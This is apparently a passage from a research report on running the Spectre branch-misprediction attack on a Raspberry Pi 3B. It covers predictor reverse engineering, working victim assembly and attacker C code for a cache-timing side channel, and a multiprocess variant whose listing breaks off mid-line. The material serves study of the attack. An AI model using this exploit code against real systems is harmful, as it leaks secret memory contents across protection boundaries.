The branch prediction and the poisoning of the branch predictor itself play a very important role in the Spectre attack. In order to create an actual attack on a real-world platform, a Raspberry Pi 3 model B in our case, we had to retrieve information on how the branch prediction works in an ARM Cortex-a53. Since the actual structure is not fully documented by ARM, we had to rely on papers that try to describe the branch predictor after reverse engineering part of it. As a result of our search, we were able to speculate a possible structure for the predictor, which we will show in this section, together with the implication on the Spectre code.

As per ARM specifications, the branch predictor of a Cortex-a53 is a global type branch predictor (BP or BPU) that uses branch history registers (BHR) and a 3072-entry pattern history table (PHT). Additional sources [20] allowed us to suppose that the 3072-entry table is actually divided in 3 PHT, each of them with a 10-bit BHR. This means that the BP is actually made of 3 gshare two-level adaptive branch predictors. Let's show how the main components of the branch predictor works:

- **Array of BHRs**: A Branch History Register is an n-bit register whose content is determined by the outcome of the last n branches. In our architecture, we have 3 BHR on 10 bits because we supposed that each PHT has 1024 entries. In fact, since the content of a BHR is used to access the corresponding PHT, a PHT has to cover all possible values of its BHR. A BHR is updated when the definitive outcome of the branch is known. When doing this the value of the BHR is shifted left by one position and the bit representing the outcome is inserted as the LSb. The value of this bit depends on whether the conditional jump was taken or untaken (not taken). For each branch we select the corresponding register by computing the modulo 3 of its address.

- **Array of 3 PHTs**: As already said, we supposed the PHT is divided into 3 tables with 1024 elements each. The PHT that will be accessed is the one that corresponds to the BHR accessed before (there is a one to one correspondence between the 3 BHRs and the 3 PHTs). Since the BP is supposed to be a gshare, the entry of the PHT that will be accessed is given by the XOR between the value of the PC (so the address of the branch) and the value of the BHR. All these techniques allow for creating a strong dependence between the address of the branch and the outcome, thus reducing the impact of conflicts, that may be caused by the limited size of the BPU, on the effectiveness of the prediction.

- **Entry of the PHT**: each one of the 1024 entries for a PHT is a 2-bit saturating counter. These are basically FSMs. In the following description, we will suppose that its states are encoded so that the MSb of the state determines the outcome of the branch while its LSb is used to implement forms of "weakly" (un)taken or "strongly" (un)taken.

Taking this as the possible structure for the BPU (shown in the Figure 1), let's define how to implement the mistraining. Our job is to alter the prediction on the branch inside the victim code when called with an invalid value in order to correctly change the cache state so that it is




Figure 1: A possible structure for the BPU.

possible to retrieve secret information through the side channel. To do so, we can act directly on the BPU by taking a look at its structure, in particular at the following elements:

- The address of the branch determines in a unique and precise way the BHR that will be accessed.
- The entry of the PHT that is accessed depends on the address of the branch (the current PC) but also on the value of the BHR that was accessed.
- In general, we know that the PHT entry that corresponds to the branch in the victim code varies depending on the current value of the BHR, so we have to find a way to consistently access the same entry in the PHT. In order to do so, we will force the value of the BHR to be a sequence of zeroes (zero means untaken according to our convention), and then we will force the counter to the state corresponding to the strongly untaken (00).

Let's develop a strategy to implement the poisoning of the predictor:

- In order to force an entry of the PHT to a configuration of strongly untaken, we need at least 13 training calls to the victim code. In our case, we don't care about which entry

is going to be poisoned, and it will definitely depend on the address of the branch in the victim code. Why do we need all these calls? The problem resides in the fact that when we start the poisoning, we don't know the exact contents of the BHR that corresponds to the critical branch, so we have to find a way to force it to a known value. The only way in which we can do that is by overwriting it completely with a known sequence, so we need the first ten calls for this purpose. As we know, after the outcome of each branch is known, the BHR is shifted and the LSb updated with the outcome, so by calling 10 times the victim with valid values we are slowly filling the BHR with zeroes. After the tenth branch, the PHT entries that will be accessed next is known, and it is given by the `XOR` between the branch address and 0000000000, which gives us the branch address itself. From this point on we just need to poison the selected entries of the PHT, and in the general case we need 3 more calls to migrate from state 11 to 00. As an important side note, when we perform these three calls we are not modifying the content of the BHR, because the branches are always untaken, so we always shift zeroes in the LSb and we remain with a sequence of 0s as before. In order for this method to succeed, we need to make sure that during the poisoning we don't evaluate branches that are mapped to the same BHR of the critical branch, otherwise we would alter the value of the BHR and the index of the PHT entry reached. This is possible only if these branches are not present in the victim and in the attacker: for the first thing we can't do much, but for the second we can simply unroll the mistraining loop so that its conditional jumps do not ruin the BHR setup.

- In theory, the previous point would be enough. However, if we take a look at the code in the following section, we can see that between the mistraining calls and the malicious call there are some Flush operations that are performed using loops (in theory they can be unrolled, however the result code would be too long and unreadable). These flushes are necessary, because we need to remove from the cache the arrays and `array1_size` if we want the attack to work. Otherwise, the side channel readings would not yield accurate results (both page 0 and 64 of `array2` are already cached from the previous readings). As a consequence, these branches are able to alter the values of the BHRs, and this is a problem if they are mapped to the same one of the branch inside the victim. Keeping the same value for the BHR that we had before is essential, because we need the prevision

on the critical branch to be the one of the trained PHT entry when we execute the malicious code. A possible solution would be to misalign them so that we are sure that they correspond to a different BHR, but this would require a realignment every time we modify the code and if we decide to add other loops we should make sure that this applies for each one of them. More importantly, there are pieces of code, like the ones to implement libraries, whose alignment cannot be modified. To avoid these kinds of problems, we decided to insert a fragment of code used to restore the correct value of the BHR even if it was polluted. This fragment consists in 10 dummy `BEQ` instructions that always have *untaken* as outcome. This behavior is implemented by checking impossible conditions in the `CMP` instructions before the conditional jumps so that the jump never happens. These branches are aligned thanks to some `NOP`s used as padding in a way such that they correspond to the same BHR of the critical branch. This allows us to reconstruct the previous BHR content (000...) before accessing the victim code, so that we are sure to access the same PHT entry for which we did the training.

- In our code, we assume that the for loops in the middle (used for the flush of the data structures) cannot modify the PHT entry that is used in the training. This is a reasonable assumption, because the number of PHT entries is huge (3072) and the algorithm that we described is built so that the accesses are uniformly distributed. This means that having repeated accesses to the same PHT would be much unlikely if not forced. To further decrease the probability of events like these ones, we could insert 10 always taken branches before the flushes such that:
  - the addresses of these branches are equal in modulo 3 to the one of the victim code, so that they correspond to the same BHR.
  - they correspond to a different PHT (this is more tricky to verify because we have to follow the evolution of the BHR when ones are shifted in from the right and we have to compute the `XOR` with the address, so it may be necessary to place them at precise addresses by inserting some padding).

  We can now proceed to analyze the working Spectre code for the Raspberry Pi 3b.

4.3 Spectre code explained

Thanks to the previous discussion we are now able to show the code that was used to implement the attack on the Raspberry Pi 3b. We will explain in details all the elements that are part of the code to show the ideas previously mentioned. As a side note, all the code that is reported in the following two section works as it is. Afterward, a proposal for a multiprocess implementation will be shown.

4.3.1 Victim code

Let's start by showing the code of the victim, which in our project was implemented initially in the same program of the attacker (like the proof of concept reported in the Spectre paper [2]). Initially, we planned to write the victim in C code, however we quickly realized that some manipulation at the assembly level of instructions was needed if we wanted the code to work. This is because of some specificities of the ARM Cortex-a53 architecture.

```
1  .globl victimCode
2  .text
3  .type    victimCode,%function
4  victimCode:
5    /* &array1_size goes into X0
6       array1   goes into X1
7       array2   goes into X2
8       m    goes into X3 ---> to choose the bit to read in the retrieved byte
9       x    goes into X4 ---> standard 'apcs-gnu' not 'aapcs'*/
10   // Save X4,X5 and X6 contents before using them
11   STR X4,[SP,#-8]
12   STR X5,[SP,#-16]
13   STR X6,[SP,#-24]
14   STR X7,[SP,#-32]
15   MOV X5,#0
16   MOV X6,#50
17   MOV X7,#1
18   LSL X7, X7, X3
19   // Cortex-a53 cannot use the result of a speculative instruction in another operation
20   // Value at array1+x is preloaded in order not to be executed speculatively like in the
       original
21   LDRB W1,[X1,X4] // W1=*(array1+x)
22   AND X1, X1, X7  // To leave only a bit in X1
23   LSR X1, X1, X3 // shift the value of the bit in the position of the LSb
24   LSL X1, X1, #12 //we have to access the 64th line of cache in case of a 1!
25   DSB ISH     // ---> Execution Barrier
26   ISB
```

```
27   LDR X5,[X0]   //array_size is not in cache, long instruction
28
29   CMP X4,X5
30   BGE wrong_x   // If(x<array_size) jump to wrong_x --> this is the branch that we have to
       train
31   LDRB W2,[X2,X1] // Load into X2 the content at array [(array1+x)*LINE_DISTANCE]
32
33 wrong_x:
34   LDR X7,[SP,#-32]
35   LDR X6,[SP,#-24]
36   LDR X5,[SP,#-16]
37   LDR X4,[SP,#-8]
38   RET
```

Listing 8: Victim code.

Let's show in details the various parts in the code to explain their functions:

- **Lines from 11 to 14**: the store instructions are used to preserve the value of registers which are callee saved. We have to underline that the ABI used in ARMv8 is not the standard one (AAPCS), but we still decided to save on the stack the values of the registers from R4 on to guarantee compatibility with other ARM versions.

- **Lines from 15 to 18**: to prepare the mask that we will use during the process of extracting the value of the selected bit from the byte `array1[x]`.

- **Lines from 21 to 24**: the actual read of the byte array1[x] plus the selection of the bit specified by means of the input m. As we know, we have to anticipate the read of this value because ARM is unable to perform two levels of speculation. This kind of modification of the code seems forced, but if the code of the victim is relatively simple it can be performed by the compiler as part of static rescheduling optimization. In particular, in our code the value of R1 is not used anymore after the if (which corresponds to lines 30-31), so the compiler could move the `LDRB W1,[X1,X4]` where it is now to increase the instruction level parallelism, thus limiting the duration of the stall caused by the data dependency between the `LDRB W1,[X1,X4]` and the `LDRB W2,[X2,X1]`. As said before, this is possible because even if we take the branch the value of `R1` is no more accessed after the `if`, so a modification doesn't invalidate the logic of the code.

- **Lines 25-26** : an instruction barrier that was inserted to make sure that the `LDRB` termi-

nates before evaluating the condition of the if. This is useful because we want the memory to be accessed very quickly when speculating the if with an x out of range, otherwise the speculation may resolve before the write in cache terminates. As we know the speculation consists in the read of `array2[array1[x]*LINE_DISTANCE]`, so if we make sure that `array1[x]` reading terminates before the speculation we are reducing the time required to read `array2]`. In a real context this barrier can be replaced by another piece of code that is long enough to guarantee what we said before.

- **Lines 27 to 31**: the actual Spectre exploitation. In this fragment we start by retrieving the value of `array_size` which *must not* be in cache, because if it was it would not be possible to obtain a speculation phase long enough to allow for the write in cache of the desired value in `array2`. Then we execute the `CMP` to check `if (x < array_size)`: this is the comparison whose length affects directly the duration of the speculation, and in order to make sure it is longer we uncached `array_size` as specified in the section before. After the `CMP` there is the branch taken if we have a value for x that is out of bounds and the actual body of the if, in which we read the value of `array2[array1[x]*LINE_DISTANCE]` based on the value of `array1[x]` that we read before the speculation.

- **Lines from 33 to 37**: to restore the contents of the callee saved registers modified during the execution of the routine and to return to the caller.

As we have shown, there is the need for the victim to exhibit a certain structure of the code if we want the attack to work, this is because all the specificities of the ARM architectures that are not present in the Intel ones (as reported in [7]). This affects the portability of the code and also the efficiency, but on the other side it allows for better protection against these kinds of attacks.

4.3.2 Attacker code

Let's continue by showing the attacker code, which is the real core of the attack. We have prepared two versions of this code, and we will start by showing the one of the single-process attack (as we did for the victim):

```
1 //#pragma GCC push_options
2 //#pragma GCC optimize ("O0")
```

```
3 #include <stdio.h>
4 #include <time.h>
5 #include <stdlib.h>
6 #include <stdint.h>
7 #include "armpmu_lib.h"
8 #include <unistd.h>
9
10 #define OOB_READ 200        // Number of byte read
11 #define ARRAY_SIZE 31     // Array1 size
12 #define FAKE_SIZE 13
13 #define SAME_BIT_CYCLES 10    // Number of reading tries on the same byte
14 #define CACHE_LINES 128
15 #define N_OF_BITS 8       //number of bits in a byte
16 #define LATENCY_THRESHOLD 60
17 #define SB 13         // Start Byte from array1 for the out of bound read
18 #define LINE_DISTANCE 64*64
19 #define ARRAY2_SIZE 256*64
20
21 extern void victimCode(int* array1_size,char* array1,char* array2,long int junk,int x);
22 extern long int Flush(long int line);
23
24 // Victim variables
25 char array1[]="0123456789012secretStringArray1";
26 char s[]="S3CRET5TR0NGs";
27 char array2[ARRAY2_SIZE];
28 int array1_size = FAKE_SIZE;
29
30 // Attacker variables
31 int x;
32
33 int junk; // Used when reading cache latency, and also when passing the bit number to the
       victim
34
35 // Variable for byte read from cache side channel
36 uint32_t start,end;
37 //int temp=0; // Not to optimize the access to array2 during cache timing read
38 uint32_t timings[OOB_READ][N_OF_BITS][2]; // first index to scan reads of different bytes,
       second one to scan the single byte and find a bit, the third one for the value of the
       timing for the single bit
39 char byte_read,bit_read;
40
41 // Just indexes
42 int i,j,k,m,l;
43
44 // Cache timings file
45 FILE* fout;
46
```

```
47 int main(void){
48
49   // Timing matrix initialization
50   for(i=0;i<OOB_READ;i++){
51     for(j=0;j<N_OF_BITS;j++){
52       timings[i][j][0]=0;
53             timings[i][j][1]=0;
54         }
55     }
56
57   // Byte read
58   for(i=0,x=SB;i<OOB_READ;i++,x++){ //to scan over different reads
59     byte_read=0;
60
61     for(m=0;m<N_OF_BITS;m++){ // to read a single byte one bit at a time
62     // SAME_BYTE_CYCLES tries for each byte
63
64           for(j=0;j<SAME_BIT_CYCLES;j++){ // to reread the bit multiple times, just to be safe
65       // Mistraining
66
67               victimCode(&array1_size, array1, array2, m, 0);
68               victimCode(&array1_size, array1, array2, m, 1);
69               victimCode(&array1_size, array1, array2, m, 2);
70               victimCode(&array1_size, array1, array2, m, 3);
71               victimCode(&array1_size, array1, array2, m, 4);
72               victimCode(&array1_size, array1, array2, m, 5);
73               victimCode(&array1_size, array1, array2, m, 6);
74               victimCode(&array1_size, array1, array2, m, 7);
75               victimCode(&array1_size, array1, array2, m, 8);
76               victimCode(&array1_size, array1, array2, m, 9);
77               victimCode(&array1_size, array1, array2, m, 10);
78               victimCode(&array1_size, array1, array2, m, 11);
79               victimCode(&array1_size, array1, array2, m, 12);
80
81                  // Flush
82              for(k=0;k<ARRAY2_SIZE;k++)
83                 Flush(&array2[k]);
84
85              for(k=0;k<ARRAY_SIZE;k++)
86                 Flush(&array1[k]);
87
88              for(k=0;k<OOB_READ;k++)
89                  for(l=0;l<N_OF_BITS;l++){
90                      Flush(&timings[k][l][0]);
91                      Flush(&timings[k][l][1]);
92                  }
93
```

```
94              Flush(&array1_size);
95              asm volatile(  "nop         \t\n");
96              asm volatile(  "nop         \t\n");
97              asm volatile(  "cmn sp,#0       \t\n"
98                             "beq 8         \t\n"
99                             "nop         \t\n" );
100             asm volatile(  "cmn sp,#0       \t\n"
101                            "beq 8         \t\n"
102                            "nop         \t\n" );
103             asm volatile(  "cmn sp,#0       \t\n"
104                            "beq 8         \t\n"
105                            "nop         \t\n" );
106             asm volatile(  "cmn sp,#0       \t\n"
107                            "beq 8         \t\n"
108                            "nop         \t\n" );
109             asm volatile(  "cmn sp,#0       \t\n"
110                            "beq 8         \t\n"
111                            "nop         \t\n" );
112             asm volatile(  "cmn sp,#0       \t\n"
113                            "beq 8         \t\n"
114                            "nop         \t\n" );
115             asm volatile(  "cmn sp,#0       \t\n"
116                            "beq 8         \t\n"
117                            "nop         \t\n" );
118             asm volatile(  "cmn sp,#0       \t\n"
119                            "beq 8         \t\n"
120                            "nop         \t\n" );
121             asm volatile(  "cmn sp,#0       \t\n"
122                            "beq 8         \t\n"
123                            "nop         \t\n" );
124             asm volatile(  "cmn sp,#0       \t\n"
125                            "beq 8         \t\n"
126                            "nop         \t\n" );
127
128     // Call using malicious x
129              victimCode(&array1_size, array1, array2, m, x);
130
131              for(k=0;k<2;k++){
132                    // Non-cached read
133                    junk=k*LINE_DISTANCE; //64 is the size of a cache line
134                    start=rdtsc32();
135                    junk &= array2[junk];
136                    end=rdtsc32();
137                    timings[i][m][k]+=end-start;
138                }
139             }
140
```

```
141         // Avg timing for each cache line read
142             for(k=0;k<2;k++){
143               timings[i][m][k]/=SAME_BIT_CYCLES;
144               if(timings[i][m][1]<LATENCY_THRESHOLD){   // If bit=0 the value is already set
    since byte_read is initialized to 0
145                   bit_read = 0x1 << m;
146                   byte_read |= bit_read;
147               }
148             }
149         }
150         printf("%c",byte_read);
151     }
152     printf("\n");
153
154     return 0;
155 }
156
157 //#pragma GCC pop_options
```

Listing 9: Attacker code.

Let's show the parts of the code that are involved in the attack:

- **Lines from 1 to 19 (defines and global variables)**: among the libraries there is `armpmu_lib.h`. This is the one that we used to call a function to access the PMU registers. This was needed together with the kernel module that we wrote because by the default settings of Raspbian the access to PMU is not allowed in thread mode. The constants are either for representing characteristics of the architecture (for example the size of a cache line or the number of those lines) or for the sizes of data structures used in the code. Initially we considered array2 to be sized as half of the L1 cache (256*64 B) but, for the reasons explained before (4.1.4), we were able to use only two lines because we managed to read only one bit per iteration. The `FAKE_SIZE` is the size that is "seen" from the attacker, so it corresponds to the one that is passed as a parameter to the `victimCode` function (we will show afterward how it is done).

- **Lines from 25 to 46**: here we declare the variables and arrays that are used as part of the Spectre attack. Among these we have `array1` and `array2` that are the ones whose role is explained in the theoretical description of the attack, s which is a string that we can read going out of bounds starting from `array1` and `array1_size` is the variables used to store the `FAKE_SIZE` that is seen from the attacker. Why do we need this variable? The

reason is that we need the `array1_size` to not be cached when the victim code is called, so that the speculation lasts longer. In order to uncache the variable we simply flush it from the cache in the attacker, then we call the victim passing this variable *by reference* (in a passage by value we would cache it).

- **Line 58**: here we declare the first for loop, used to scan the bytes in memory until we reach the number of bytes given by `OOB_READ`. The actual idea is to read all the memory of the process byte by byte, but we actually performed a read only on a small number of data.

- **Line 61**: the for loop to read one by one all the bits that are part of each byte.

- **Line 64**: the for loop to read multiple times the same bit, which is useful in case of unpredicted noise on the timings measurements. This is due to many reasons (memory chip busy doing other things, cache line that gives us the information on the `array2` value removed from cache for storing other variables...), so it is better to take it into account when implementing the attack.

- **Lines from 67 to 79**: here we call the `victimCode` 13 times with valid values to perform the mistraining of the branch in the `victimCode`. We already explained in details why we need at least 13 calls and why we can't put them inside a loop (4.2).

- **Lines from 82 to 94**: to perform the flush from the cache of the elements that are used in the code. Among these elements it is important to flush `array2` and `array1_size`: the first one to have in cache just the value cached by the victim after performing the malicious call in order for the attacker to determine the value out of bounds, the second one for the reasons that we explained before.

- **Lines from 95 to 126**: the realignment of the value in the BHR that has been explained in section 4.2. In order to perform it we can rely on ten "fake branches" that are always untaken. This code will work only if the BHR entry that we are manipulating is actually the same one that corresponds to the branches, and we can guarantee that only by realigning the code by using some padding nop instructions. The number of nops added at the beginning (lines 95-96) has been determined by checking the objdump of the code

to determine the distance in modulo 3 between the location of the branches and the location of the branch in the victim code. Obviously this computation has to be done every time when there is the possibility for a change in the address of the `victimCode` subroutine, otherwise the code would be unaligned. Because of this issue, every time we modify the code we have to determine the number of nops. Unfortunately but we didn't find a better solution for this problem. According to our explanation of the BP the code should not work if the conditional jumps used to setup the BHR before executing the malicious call to the victim are not aligned to the victim branch. However this is not true. The attack works even if the modulo 3 of their address is not the same of the victim one. The only measurable side effect is a slightly worse error rate in the cache reads. The speculative access is still being executed most of the times but the returned byte is sometimes wrong, meaning that there has been a problem in the speculative access of at least one bit. This results show that there are still some fundamental aspects we do not know about the branch prediction.

- **Line 129**: the actual malicious call to the victim. It is done using `x` as index of `array1`.
- **Lines from 131 to 139**: to perform the timing analysis on the entries of `array2`. As we know `array2` is cached in blocks of 64 bytes (size of a line of cache), but the situation is actually even worse because of the aggressive prefetching. As we explained in the section about the cache, we decided to perform the read over just 1 bit at a time and we separated the line used to represent the 0 and the one used to represent the 1 by 64 positions. In particular, when the bit `m` of `array1[x]` is equal to 0 the victim will access line 0, while when it is 1 it will access line 64. To perform the analysis we need to check these 2 lines, and this can be done by measuring the time taken to access `array2[0]` and `array2[64*64]`. The measurements were done by relying on the values read from the performance counters which we are able to access by using the function `rdtsc32()`, that is basically an assembly snippet with an `MSR` instruction.
- **Lines from 142 to 147**: we compute the average of the timing measurements for all the iterations in which we read the same bit. In this way we can determine the value of the bit over a certain number of attempts, thus reducing the effect of statistical noise on the single measurements.

4.3.3 Multiprocess attack

After assessing the correct functioning of the single process attack, we decided to generalize it by implementing it using two different processes for the victim and the attacker. Unfortunately, because of some limitations of the CPU we were not able to implement a fully generalized attack able to work in a multiprocessor environment. As already said, this is caused by the impossibility to use an high level cache shared between cores. We have still been able to implement a multiprocessor attack, but we had to bind the processes to a particular core to make sure that they used the same L1 cache. The following implementation relies on this principle, and we proved that the cache read works successfully, exactly as in the code above. In this case the problem seems to be the speculation. In fact we tried to read different data using the cache attack and the code works up to the point in which we start reading data in a speculative way (so it works for the elements of array1 that corresponds to indexes which are less than `FAKE_SIZE`). Unfortunately we were not able to discern the cause of this issue, which may be caused by a number of different elements that are not under our control. For example there is the possibility that during a context switch (which is required when we pass from the victim to the attacker and vice versa) the PHT in the BPU is flushed, thus invalidating the training done in the attacker. Let's try to explain the idea behind the code anyway, underlining the flow of the attack and then commenting the single lines of code:

- Initially we have just one process, from which we create another one by using a fork system call.
- Before the actual system call we create two pipes that will be used as semaphores to implement a form of synchronization between victim and attacker. In particular we want the victim to be exactly like a "function" that is explicitly called by the attacker when it needs it.
- There is also the need to create a shared memory region in which we will place array2 (which must be shared between victim and attacker) and the parameters which must be passed from the attacker to the victimCode called by the victim.
- The beginning of the victim code is used to rewrite the content of array1, so that now they are not accessible to the attacker.

- The remaining part of the victim consists simply in the code used for synchronizing, plus a call to victimCode, which is exactly the same function as in the single process implementation.

- The attacker performs the same actions that we saw in the attack before, with the only difference consisting in the fact that the call to victim code is not explicit now because it is hidden by the synchronization mechanism.

```
#pragma GCC push_options
#pragma GCC optimize ("O0")
#define _GNU_SOURCE
#include <stdio.h>
#include <time.h>
#include <stdlib.h>
#include <stdint.h>
#include <sys/mman.h>
#include "armpmu_lib.h"
#include <semaphore.h>
#include <unistd.h>
#include <sys/types.h>
#include <sched.h>
#include <string.h>

#define OOB_READ 16     // Number of byte read
//#define CACHE_CLEAN 512*64  // Number of cache lines cleans
#define ARRAY_SIZE 46   // Array1 size
#define FAKE_SIZE 13
#define MISTRAIN 10     // Parameter for mistraining
#define SAME_BIT_CYCLES 10  // Number of reading tries on the same byte
#define CACHE_LINES 128
#define N_OF_BITS 8 //number of bits in a byte
#define LATENCY_THRESHOLD 100
#define ARRAY2_SIZE 256*64
#define SPACE_FOR_PARAMS 50
#define SB 0
#define LINE_DISTANCE 64*64
extern void victimCode(int* array1_size,char* array1,char* array2,long int junk,int x);
extern long int Flush(long int line);
void callFakeBranches();

// pointer used to keep the starting address of the memory mapped region
char *ptr;

//pipes pointers
int A2Vpipe_ptr[2];
```

```
int V2Apipe_ptr[2];

// Victim variables
char array1[ARRAY_SIZE];
char s[]="SecretStringOutside";
int array1_size = FAKE_SIZE;

// Attacker variables
int x;

char junk; // Used when reading cache latency, and also when passing the bit number to the victim

// Variable for byte read from cache side channel
//char clean[CACHE_CLEAN]; // to clean the L1 cache
uint32_t start,end;
//int temp=0; // Not to optimize the access to array2 during cache timing read
uint32_t timings[OOB_READ][N_OF_BITS][2]; // first index to scan reads of different bytes, second one to scan the single byte and find a bit, the third one for the value of the timing for the single bit
char byte_read,bit_read;
// Just indexes
int i,j,k,h,l,m;

// Cache timings file
FILE* fout;

int main(void){
  cpu_set_t  mask;
  CPU_ZERO(&mask);
  CPU_SET(0, &mask); // father and child will run in the same cpu, we chose CPU0

  if(sched_setaffinity(0, sizeof(mask), &mask)==-1) //0 as the first parameter works as getpid
    exit(1);
  // Timing File
  if((fout=fopen("cacheTimingsNewFormat.txt","w"))==NULL){
    printf("File open error\n");
    exit(1);
  }

  // Timing matrix initialization
  for(i=0;i<OOB_READ;i++){
    for(j=0;j<N_OF_BITS;j++){
      timings[i][j][0]=0;
            timings[i][j][1]=0;
        }
    }
```

```
82  //mmap and pipes setup
83  ptr = mmap(NULL, (ARRAY2_SIZE+SPACE_FOR_PARAMS), PROT_READ | PROT_WRITE, MAP_SHARED |
      MAP_ANONYMOUS, 0, 0);
84  if(ptr==MAP_FAILED){
85    printf("mmap failed\n");
86    return 1;
87  }
88
89  /* MAPPED MEMORY LAYOUT (scanned by a char pointer):
90      ADDRESSES FROM 0 TO ARRAY2_SIZE-1: array2
91      ADDRESSES FROM ARRAY2_SIZE TO ARRAY2_SIZE+3: int x
92      ADDRESSES FROM ARRAY2_SIZE+4 TO ARRAY2_SIZE+11: long int junk
93  */
94  if(pipe(A2Vpipe_ptr)==-1){
95    printf("pipe allocation A2V failed\n");
96    return 1;
97  }
98  if(pipe(V2Apipe_ptr)==-1){
99    printf("pipe allocation V2A failed\n");
100   return 1;
101 }
102
103 int pid=fork();
104 if(pid==0){
105   //victim
106   char placeholder='A';
107   char buf;
108   // set up array1 with the public and secret contents (not visible to the father thanks to
      the copy on write policy)
109   for(i=0;i<ARRAY_SIZE;i++)
110     array1[i]=i+48;
111   // wait for father request
112   while(read(A2Vpipe_ptr[0],&buf,1)>0){ //NULL or a char variable?
113     //not necessary to flash shared mem, already done in the attacker
114     victimCode(&array1_size,array1,ptr,ptr[ARRAY2_SIZE+4],ptr[ARRAY2_SIZE]); //array1_size
      by reference (to avoid caching it before time), ptr (array2), ptr[ARRAY2_SIZE+4] (k), ptr[
      ARRAY2_SIZE] (x)
115     // probably we are passing as part of x also the lsbs of junk, but in the victim code we
       filter them out (check the objdump)
116     write(V2Apipe_ptr[1],&placeholder,1);
117   }
118   return 0;
119 }else{
120   //attacker
121   char placeholder='A';
122   char buf;
123   char *addr;
```

```
124     for(i=0,x=SB;i<OOB_READ;i++,x++){ //to scan over different reads
125       byte_read=0;
126       //printf("\n----------------- #%d --------------\n",i);
127       for(m=0;m<N_OF_BITS;m++){ // to read a single byte one bit at a time
128       // SAME_BYTE_CYCLES tries for each byte
129
130         //srand(time(NULL));
131
132         for(j=0;j<SAME_BIT_CYCLES;j++){ // to reread the bit multiple times, just to be safe
133
134             k=0;
135             memcpy(&ptr[ARRAY2_SIZE],&k,sizeof(int)); // to copy the value of k in the shared
    memory
136             memcpy(&ptr[ARRAY2_SIZE+4],&m,sizeof(long int)); //to copy the value of m in the
    shared memory
137             write(A2Vpipe_ptr[1],&placeholder,1);
138             read(V2Apipe_ptr[0],&buf,1); //NULL or character placeholder?
139             k++;
140             memcpy(&ptr[ARRAY2_SIZE],&k,sizeof(int)); // to copy the value of k in the shared
    memory
141             memcpy(&ptr[ARRAY2_SIZE+4],&m,sizeof(long int)); //to copy the value of m in the
    shared memory
142             write(A2Vpipe_ptr[1],&placeholder,1);
143             read(V2Apipe_ptr[0],&buf,1);
144             k++;
145             memcpy(&ptr[ARRAY2_SIZE],&k,sizeof(int)); // to copy the value of k in the shared
    memory
146             memcpy(&ptr[ARRAY2_SIZE+4],&m,sizeof(long int)); //to copy the value of m in the
    shared memory
147             write(A2Vpipe_ptr[1],&placeholder,1);
148             read(V2Apipe_ptr[0],&buf,1);
149             k++;
150             memcpy(&ptr[ARRAY2_SIZE],&k,sizeof(int)); // to copy the value of k in the shared
    memory
151             memcpy(&ptr[ARRAY2_SIZE+4],&m,sizeof(long int)); //to copy the value of m in the
    shared memory
152             write(A2Vpipe_ptr[1],&placeholder,1);
153             read(V2Apipe_ptr[0],&buf,1);
154             k++;
155             memcpy(&ptr[ARRAY2_SIZE],&k,sizeof(int)); // to copy the value of k in the shared
    memory
156             memcpy(&ptr[ARRAY2_SIZE+4],&m,sizeof(long int)); //to copy the value of m in the
    shared memory
157             write(A2Vpipe_ptr[1],&placeholder,1);
158             read(V2Apipe_ptr[0],&buf,1); //NULL or character placeholder?
159             k++;
160             memcpy(&ptr[ARRAY2_SIZE],&k,sizeof(int)); // to copy the value of k in the shared
```

```
    memory
161             memcpy(&ptr[ARRAY2_SIZE+4],&m,sizeof(long int)); //to copy the value of m in the
    shared memory
162             write(A2Vpipe_ptr[1],&placeholder,1);
163             read(V2Apipe_ptr[0],&buf,1); //NULL or character placeholder?
164             k++;
165             memcpy(&ptr[ARRAY2_SIZE],&k,sizeof(int)); // to copy the value of k in the shared
    memory
166             memcpy(&ptr[ARRAY2_SIZE+4],&m,sizeof(long int)); //to copy the value of m in the
    shared memory
167             write(A2Vpipe_ptr[1],&placeholder,1);
168             read(V2Apipe_ptr[0],&buf,1); //NULL or character placeholder?
169             k++;
170             memcpy(&ptr[ARRAY2_SIZE],&k,sizeof(int)); // to copy the value of k in the shared
    memory
171             memcpy(&ptr[ARRAY2_SIZE+4],&m,sizeof(long int)); //to copy the value of m in the
    shared memory
172             write(A2Vpipe_ptr[1],&placeholder,1);
173             read(V2Apipe_ptr[0],&buf,1); //NULL or character placeholder?
174             k++;
175             memcpy(&ptr[ARRAY2_SIZE],&k,sizeof(int)); // to copy the value of k in the shared
    memory
176             memcpy(&ptr[ARRAY2_SIZE+4],&m,sizeof(long int)); //to copy the value of m in the
    shared memory
177             write(A2Vpipe_ptr[1],&placeholder,1);
178             read(V2Apipe_ptr[0],&buf,1); //NULL or character placeholder?
179             k++;
180             memcpy(&ptr[ARRAY2_SIZE],&k,sizeof(int)); // to copy the value of k in the shared
    memory
181             memcpy(&ptr[ARRAY2_SIZE+4],&m,sizeof(long int)); //to copy the value of m in the
